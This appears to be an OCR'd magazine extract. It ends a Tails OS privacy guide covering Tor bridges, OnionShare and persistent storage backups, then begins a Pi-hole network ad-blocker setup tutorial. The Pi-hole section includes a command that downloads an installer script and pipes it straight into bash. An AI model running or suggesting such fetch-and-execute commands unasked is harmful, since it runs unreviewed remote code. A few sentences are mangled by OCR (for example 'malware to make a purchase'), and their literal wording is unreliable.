Having derided the standalone *Tor Browser,* the most recent version has a number of features that the *Tails Browser* doesn't. In particular, it makes it much easier to connect to the Tor network via a bridge, as it comes with a number of preconfigured ones. It also supports the Snowflake pluggable transport, which operates similarly to a bridge but more efficiently.

If you choose Hide To My Local Network That I'm Connecting To Tor, you need to manually configure an obfs4 Tor bridge. This is a nuisance, as you need the details for a valid bridge and then have to enter it into the Tails connection wizard via a QR code or type it out.

In our tests, we decided instead to use *Tails Unsafe Browser*, which connects directly to the internet to visit

» A-PEELING ANONYMITY WITH ONIONSHARE


OnionShare is an open source tool that lets you securely and anonymously share files as well as chat with friends using the Tor network. Tails comes with this program preinstalled – it can be used in both live and persistent mode.

To get started, just click Activities and search for *OnionShare* via the search bar. The interface couldn't be simpler. To anonymously send a file that is already on your system, just click Share Files. Next, drag and drop your file or files to the main window, then choose Start Sharing.

OnionShare now generates a link that anyone can use to download your file(s) using the *Tor Browser.* (This is necessary because the addresses use the .onion TLD.)

If you have a website you want to publish, *OnionShare* supports setting up your own Tor hidden service. Download your site to a suitable folder on Tails, start *OnionShare* and choose Publish Website. Click Start Sharing to generate a unique .onion address where others can access the site.

You can also use *OnionShare* to receive files from others directly to your computer. To do this, start the app, then choose Receive Files. *OnionShare* generates a unique .onion address to enable you to receive files to your computer, but only while it's running. Ensure you read the warnings about downloading and opening untrusted files before using this feature. If you've enabled persistence, make sure that any files received are stored in your **Persistent** folder before rebooting.



1 file, 624.9 KiB

pg1661-images.html 624.9 KiB

Anyone with this OnionShare address can **visit** your website using the **Tor Browser**:

http://onionshare:suffering-engraved@2scuc4sbzofeyyvl6kqup7yrencawhdtovbizxon5y77znxe3awul3ad.onion

»


CREDIT: Tails.com

https://bridges.torproject.org, in order to obtain a bridge address to copy and paste into the Bridge field. You can then click Connect To Tor. If you experience any errors at this stage, check that the system clock is showing the correct time.

If your local network has a captive portal, you may also need to use the *Unsafe Browser* to go online before the Tor connection can be established.

Assuming all goes well, you can now click Start Tor Browser and close the wizard.

Take some time to familiarise yourself with the *Tor Browser*. If a website is available as a Tor hidden service (using the .onion TLD), the browser asks whether you want to switch. We recommend using .onion addresses where possible, because this keeps your traffic entirely inside the dark net, making it harder to trace and intercept.



Configure a Tor bridge

Bridges are secret Tor relays. Use a bridge as your first Tor relay if accessing Tor is blocked from where you are.

Learn more about Tor bridges

○ Use a default bridge

○ Ask for a Tor bridge by email

Send an empty email to `bridges@torproject.org` from a Gmail or Riseup email address with your phone and scan the QR code that is attached to the automatic reply.

● Use a bridge that you already know

Bridge: obfs4 107.189.7.185:4

Save bridge to Persistent Storage: on

With persistent storage enabled, you can preserve Tor bridge settings across reboots. Visit https://bridges.torproject.org for obfs4 bridge addresses.

Persistence pays off


There's a lot to be said for continuing to use Tails in its current configuration. By default, your account has no admin rights, making it much harder for malware to make a purchase in your system.

All trace of your browsing activity is lost on reboot and Tails also has a utility to delete personal data from RAM upon shutdown, making it more resistant to cold boot attacks than other operating systems.

Still, this isn't very practical for day-to-day use. Each time you restart, you need to enter the Wi-Fi password and configure Tor bridges, and the browser doesn't save any bookmarks. Even if you use some of the handy bundled apps such as *LibreOffice* to create documents, they're lost after you shut down. This also applies to any extra programs you install.

If you're booting Tails from a USB stick, however, you can enable persistent storage. This enables you to store certain files and settings between reboots on a partition encrypted using LUKS. Crucially, if you set this up, you don't have to unlock the encrypted partition each time, so can still use Tails in amnesiac mode.

Tails is amnesiac by default but can be configured to preserve certain settings and files in an encrypted volume.



You can install additional software automatically from your persistent storage when starting Tails.

To do so, install some software using Synaptic Package Manager or APT on the command line.

System Settings

- Welcome Screen: on
- Printers: on

Network

- Network Connections (Save Wi-Fi passwords and mobile broadband configuration.): on
- Tor Bridge: on

Applications

- Tor Browser Bookmarks: on
- Electrum Bitcoin Wallet: on
- Thunderbird Email Client: on
- GnuPG (OpenPGP keys outside of Thunderbird, including in Kleopatra.): on
- Pidgin Internet Messenger: off
- SSH Client: off

Advanced Settings

- Additional Software (Install additional software automatically when starting Tails.): on
- Dotfiles (Symlink every file in the Dotfiles folder into the Home folder.): on

Before going any further, we recommend a thorough read of **https://tails.net/contribute/design/persistence/** to check this is the right option for you.

To get started, simply click Activities, then Persistent Storage. Click Continue to enter your password. The wizard suggests a high-strength passphrase, though we recommend using *Diceware* (**https://bit.ly/diceware**) to generate your own.

Next, the persistent storage wizard asks you to specify which features you want to keep across reboots. By default, the **Persistent** folder is enabled, which you can access from the Places menu at the top-left. You can also enable persistence for network settings, such as Wi-Fi passwords, Tor bridges (if you have one), browser bookmarks and additional software just by clicking the rocker switch next to each category.

If you do enable persistence, apart from making a backup, you need to be clear about what is and isn't saved. For instance, while your browser bookmarks exist across reboots, you still need to configure the browser to show the bookmarks toolbar each time.

Adding to the long tail


Tails comes with a good crop of preinstalled apps, such as the *LibreOffice* suite and *Mozilla Thunderbird,* but if you've enabled persistence, you may want to add a few more from Debian repositories.

This is straightforward after you've enabled the additional software feature. You can either launch the *Synaptic* package manager to browse available apps or install via `apt-get` using the command line.

The only caveat is that, by default, Tails doesn't give you admin rights. To fix this, be sure to restart Tails and then, once on the welcome screen, click on the + under Additional Settings. From here, you can double-click Administrator Password and set one to allow you to perform admin tasks.

If you choose to install additional software, Tails gives you the choice to do so for this session only or to add it permanently. If you choose the latter, it's reinstalled from your persistent volume each time you reboot, so allow time for this.

As for the *Tor Browser,* reinstalling software does not necessarily mean all settings are carried across



S	Package	Installed Version	Latest Vers
☐	2ping		4.5-1
■	ace-of-penguins	1.5~rc2-4	1.5~rc2-4
☐	adminer		4.7.9-2
☐	amide		1.0.5-15
☐	amphetamine		0.8.10-21

No package is selected.

645 packages listed, 1848 installed, 0 broken. 0 to install/upgrade, 0 to remove

The following software is installed automatically from your persistent storage when starting Tails.

ace-of-penguins
penguin-themed solitaire games

gnome-tweak-tool
adjust advanced settings for GNOME - transitional package

To add more, install some software using Synaptic Package Manager or APT on the command line.

You can use Synaptic or the terminal to add new programs. Tails supports installing programs once only or across reboots.

reboots. For instance, after installing *Gnome Tweaks,* we found that each time Tails restarted, we had to go back into the utility to enable window centring.

Tails of woe

The Tails Project website has a helpful warning page explaining that the OS is "safe but not magic" (**https://tails.net/doc/about/warnings/index.en.html**).

For instance, while using Tails in live mode protects against most forms of malware, it doesn't offer much protection against more sophisticated attacks, such as compromised firmware or a hardware keylogger. Needless to say, you should only run Tails on devices you trust and control.

There aren't currently any known viruses that can infect a Tails installation, but to be safe, make sure you fully power devices before inserting the USB.

If you choose to enable persistent storage, it'll be obvious to anyone with access to your USB drive that it contains encrypted data, because once plugged into any Linux device, it prompts immediately for the passphrase. Provided the password is strong enough, they won't be able to access your private information. But if your device is seized or lost, you won't be able to either, which is why we recommend making a backup *(see box, right).*

The OS also can't protect your personal information if you use it to share files with metadata that can be traced to you. On the plus side, Tails does include *MetaData Cleaner* to scrub such data from files before you send them. Set up separate email or chat accounts to share files or, better yet, use *OnionShare,* which comes preinstalled in Tails *(see box, page 51).*

In this guide, we've assumed you're using a wireless connection, which can itself be sniffed and exploited. You can eliminate this risk by connecting to your router or modem via Ethernet cable, either directly or with a home plug device.

If your local network or ISP has active policies to block Tor connections, you should first try connecting via an unlisted obfs4 bridge. Some users have also had joy combining Tor connections with a VPN or SSH connection (see **https://gitlab.torproject.org/legacy/trac/-/wikis/doc/TorPlusVPN**).

However, this would require extra work for Tails, both in terms of setup and preserving your VPN/SSH configuration and credentials between reboots, so we only suggest this for experienced Linux users.

Turning Tails

Tails can provide an excellent way to stay safe online. You can make life more convenient for yourself (if a little less private) by enabling persistence to save data to an encrypted partition, provided you're willing to do some fine-tuning after each reboot.

We've already discussed the OS's advantages over the regular *Tor Browser* but there are other ways to access the dark net. Other well-established secure operating systems include Qubes and Whonix, though these can be more difficult than Tails to set up and configure correctly.

You could use a live bootable USB of most versions of Linux and junction all network connections via Tor, but this is less anonymous, because Tails' uniform design makes it far harder to distinguish individual users via methods such as browser fingerprinting.

Head over to **https://tails.net/doc** and read through the online documentation to decide whether this is the right privacy solution for you. LXF

» PERSISTENT PROBLEMS

While enabling persistent storage allows you to preserve some configurations and personal files across reboots, there's the risk that something can happen to your USB stick.


Fortunately, Tails makes it easy to run backups of this data. Just insert a different external drive into your device, choose Activities and click the icon for *Tails Cloner.*

The cloner offers the choice to copy your entire Tails installation or just the persistent storage. If you choose to back up the persistent storage, the utility prompts you to choose a passphrase for the encrypted partition on the new device.

Choose your external drive from the Target USB Stick drop-down, then click Install. Read the dire warning that all data on the target drive will be lost, then click Delete All Data And Install.

Tails Cloner then partitions/formats the drive and copies the partition(s) to the new drive.

In future, if you want to update your backup, simply plug in the backup drive, then go to Applications > System Tools > Back Up Persistent Storage.



● Clone the current Tails
☑ Clone the current Persistent Storage
○ Use a downloaded Tails ISO image (None)

Target USB stick: 4000.8 GB TOSHIBA External USB 3.0 device (/dev/sdb1)

```
Partitioning device /dev/sdb
Formatting /dev/sdb1 as FAT32
Verifying filesystem...
Extracting live image to the target device...
Wrote to device at 9 MB/sec
Reading extracted MBR from /media/amnesia/Tails/utils/mbr/mbr.bin
Installing bootloader...
```


You can also do this manually via the command line. Load Tails with persistence enabled and insert your backup drive. Click on the encrypted volume and enter the passphrase to unlock. Open the root terminal and run:

```
rsync -PaSHAXv --del /live/persistence/TailsData_unlocked/ /media/amnesia/TailsData
```

Once the command completes, it displays a summary of all copied data. Learn more at **https://tails.net/doc/persistent_storage/backup/**.

STAY SAFE ONLINE!

Eat unwanted online nasties by sending packets to the Pi-hole. **David Rutland** helps you protect your browsing data with the ultimate in a paranoid's delight!



Adverts are a plague on the internet – although we'll grant that in their current form, they're less intrusive than in days of yore. It's easy to look back on the late 1990s and early 2000s web through the haze of rose-tinted glasses and view it as a utopia of high-quality independent blogs, free websites for everyone, and an explosion of experimental design along with non-predatory social media.

Lay your spectacles aside for a moment and consider that most of what you recall is wrong.

The internet at the turn of the century was never a utopia. Yes, you could get a free site from GeoCities, but you can make a better one today with GitHub Pages. Visually, the web was horrific, and adverts were both gaudy and omnipresent. Pop-up ads and pop-under ads would obstruct your browsing and slow your computer to a crawl. Webmasters (as they were then known) would do anything to make a buck.

Google did a great deal to clean up the web and the advertising space in general. When was the last time your PC crashed due to an infinite stack of adverts appearing out of sight under your active window? Do you recall the whack-a-mole of fighting against endless cascade of pop-ups appearing in random locations, and hammering the big red X, only to discover that it was a trick, and you've actually launched a new wave of attacks?

That doesn't happen any more, and it's largely down to Google's dominance in the advertising space.

Even without running any kind of ad blocker, your browsing experience is much more pleasant and less brazenly predatory than it was two and a half decades ago.

There are trade-offs, of course, and the biggest is privacy. While websites no longer assault your visual cortex with an epilepsy-inducing assault, they instead quietly note what you're looking at. They measure how long you're on a web page and how you interact with it. Fair enough, you may say. Website owners need to know which articles are doing well and what people like to read. They'd be shouting into the void otherwise.

But consider how many websites you visit in a day. Your metrics, engagements and interests are noted down on each one, and tied together into a profile, which if it fell into the wrongs hands, probably wouldn't paint you in the best possible light.

The detail of a profile constructed from search and browsing data is alarming, and tracking companies can and do collect data on (deep breath) your age, location, devices, sex, sexual orientation, religion, income, contraceptive use, fertility, political views, race, health, your friends, your business dealings, how often you call your mum, and much, much more.

It doesn't stop when you're not using your computer either – thanks to that ever-present lump of metal, plastic and glass in your pocket. As well as the usual players, third-party companies pay impoverished developers to slip SDKs into their apps. If given appropriate permissions, these SDKs use Wi-Fi signal strength to map your location to within inches and beam that info back to the mothership.

All of this means that you get ads that are tailored to your interests – it's mildly irritating and gives you a mild sense of paranoia that you're being stalked, but at least you know about the latest Black Friday deals.

But consider what that intensely personal information could be used for in the hands of someone who wanted to do more than shill toasters.

There are many things that are illegal now that didn't used to be, and some texts that were popular in the 1990s are now criminal to possess.


In parts of the United States, women's search histories are being used as prosecution evidence in reproductive health cases. In November 2023, Russia outlawed the "international LGBT public movement" as an extremist organisation, meaning that gay people could be treated as terrorists (always a handy go-to).

Rather than relying on search history, an 'advertising profile' would be far more useful in rooting out potential law-breakers and bringing them to justice. And God forbid that a malevolent actor could use your profile data to influence elections or referenda.

Ad blockers are a great solution, and this writer employs the *UBlock Origin* add-on for *Firefox* on his two laptops and two mobile phones. But there is a total of five 'proper' computers in the household, plus an additional three phones, a couple of Chromebooks, a streaming TV stick, an iPad, a few Raspberry Pis, and many other connected devices.

It's a pain to set up ad-blocking extensions on every device, and on some – such as the Chromebooks and Roku stick – it isn't even possible.

Pi-hole is a deceptively simple app designed to detect and thwart adverts and trackers on every device on your network – granting you peace of mind and the privacy to get on with your life without adding to a mysterious, privately-owned dossier of your activities. It can do a lot more besides. Read on to find out more…



t health issue secret until he woke
bad headache

New images show how £25m apartment scheme could look

LIVERPOOL CITY CENTRE

Bookmark

Liverpool hospital beds taken up by people who don't need them

Never having visited this site without Pi-hole before, it's odd that Reach considers this writer the type to bet on sporting fixtures.


ETHICAL DILEMMAS

Making money on the internet is a difficult business. After all, if you can get something for free, why would you pay for it? Almost no one pays for news or articles any more – you can visit any website and get valuable written material for free. Or if you're part of the Google ecosystem, you don't even need to visit a website. Google presents interesting articles to you as part of the Discover experience.

Adverts make money for publishers because somewhere down the line, someone else is making money from a transaction and passing a share back to the site you're visiting. It could be Amazon, or it could be a bricks-and-mortar vape store in your home town that's looking to get into online sales and home delivery.

There are a few other business models available, and online ads is one of the less awful ones. You don't want to take out subscriptions for the dozens of publications you skim on a daily basis, and you don't want to have to create an account and log in, either. One other way sites make money is with affiliate links. This has made the internet a worse place, with otherwise respectable outlets spewing endless SEO-optimised 'Best-of' lists – essentially valueless content.

If you can come up with an ethical way publishers can make money from quality written content, please let us know.



It may not look like much, but Pi-hole does more than just keep adverts out of your browser. It protects your privacy, too.

CREDIT: Magictorch

UY
OW!

Digging a fresh Pi-hole

Dig out that unused Pi and fire up the interweb to get started!

When you visit a website on your computer (a word we're using to include any and all internet-connected devices), you type in the domain name. Your machine then consults a domain name service (DNS) to find the IP address of the site you want to visit.

If you're looking for back issues of your favourite monthly magazine, for example, you type **https://linuxformat.com** into the address bar, your DNS quickly consults its records, and directs the connection to our IP address, which is currently **18.134.167.236**.

"Can I have **index.html**?" asks your computer.


"Here you go!" says the **LXF** server, returning a bare HTML document from its home on the AWS EU-West server farm. An HTML document isn't much good on its own, but it references other assets it needs to function and display properly. In the HTML head, your browser sees reference to a stylesheet containing rules to make the page look pretty, and references to images, so you can examine what's on this month's cover. Your browser downloads all the ancillary parts, and puts them together as the **LFX** web devs intended.

EVERYTHING BUT THE KITCHEN SINK

> "Pi-hole takes over ad-blocking duties for your entire network. All of your PCs, phones, kettles, TVs and smart fridges are protected."

Large sites tend to have their HTML pages stored on one server, and images and media files served from a subdomain or content distribution network (CDN). Each of these subdomains or CDNs has a different IP address, and your computer queries the DNS for each.

With a very few notable exceptions, adverts and tracking scripts are not served from the same domain as any of the other content you see in your browser.



```
Blocklists

Pi-hole relies on third party lists in order to block ads.

You can use the suggestion below, and/or add your own after
installation.

Select 'Yes' to include:

StevenBlack's Unified Hosts List
```

If you don't install the StevenBlack blocklist, you'll have to add some manually later on. It's pretty comprehensive.

Pi-hole works by standing between your computer and the internet, and checking domain name requests against a list of known ad servers or tracking domains.

If the requested asset is on a blacklisted domain, *Pi-hole* returns an IP address of **0.0.0.0**. This address is effectively a black hole, from which no assets can be returned. The ad or tracking script isn't loaded.

If the asset isn't on a blacklisted domain, the request is forwarded to your usual DNS server.

This is almost exactly how a browser or host-based ad blocker works, with one key difference: *Pi-hole* takes over ad-blocking duties for your entire network. All of your PCs, phones, kettles, toasters, TVs and smart fridges are protected.

Fill your Pi-hole!

For very sensible reasons *(see boxout, opposite page)*, we're advising that you use an actual Raspberry Pi to run *Pi-hole*. The model doesn't matter – although we recommend connecting over a wired connection (such as Ethernet) rather than Wi-Fi.

Before you start, make sure you have the *Raspberry Pi Imager* tool on your desktop PC. Insert your microSD card or plug in your USB drive, and select a distro. We recommend Raspberry Pi OS Lite, because it comes with less unnecessary software. You're not going to be running the Pi as a desktop computer, so you don't need desktop software – or even a desktop.

Once you've flashed your boot media, stick it in the Raspberry Pi, and power up. Now open a terminal and connect to your Pi over SSH:

```
$ ssh pi@your.pi.local.ip.address
```

Update and upgrade your system with:

```
$ sudo apt update && sudo apt upgrade
```

Because your Pi will be acting as a server, you need to ensure it has a static local IP address. Double-check its current IP address with:

```
$ hostname -I
```

This command returns a whole load of IP addresses – you only need the first one. You also need your nameserver addresses (take a note of the contents):

```
$ cat /etc/resolv.conf
```

The last piece of information you need is the IP address of the router. To find this, check the sticker on the box. Ours is **192.168.1.1**.

Use *Nano* to edit your **/etc/dhcpcd.conf** file:


```
$ sudo nano /etc/dhcpcd.conf
```

At the bottom of the file, enter the information you just gathered:

```
interface [Either eth0 or wlan0 ]
static_routers=[Your router IP address]
static domain_name_servers=[Nameserver addresses]
static ip_address=[Your Pi IP address]/24
```

Save the file with Ctrl+O then Ctrl+X, and reboot the Raspberry Pi:

```
$ sudo reboot
```



Domain	Client	Status	Reply	Action
yt3.ggpht.com	Ghostly-s-A12.lan	OK, answered by dns10.quad9.net#53	CNAME (23.7ms)	⊘ Blacklist
rr2---sn-aigl6nz7.googlevideo.com	Ghostly-s-A12.lan	OK, answered by dns10.quad9.net#53	CNAME (29.9ms)	⊘ Blacklist
googleads.g.doubleclick.net	Ghostly-s-A12.lan	Blocked (gravity)	IP (0.1ms)	✓ Whitelist
rr3---sn-8vq54vox03-cime.googlevideo.com	Ghostly-s-A12.lan	OK, answered by dns10.quad9.net#53	CNAME (36.2ms)	⊘ Blacklist
s.youtube.com	Ghostly-s-A12.lan	Blocked (gravity)	IP (0.1ms)	✓ Whitelist
www.google.com	Ghostly-	OK, answered by dns10.quad9.net#53	IP	⊘ Blacklist

While we would love to completely block everything from Google.com, the rest of the family would riot and revolt.

The absolute easiest way to get *Pi-hole* on to your Raspberry Pi is with a script helpfully provided by the *Pi-hole* developers.

Install *Curl* with:

```
$ sudo apt install curl
```

Then fetch and run the script:

```
$ curl -sSL https://install.pi-hole.net | bash
```


Enter your password when requested and let the *Pi-hole* automated installer script do its work. Hit OK when told that `This installer will transform your device into a network-wide ad blocker!` and OK again to acknowledge the call for donations, then Continue to acknowledge that your Pi has a static IP address.

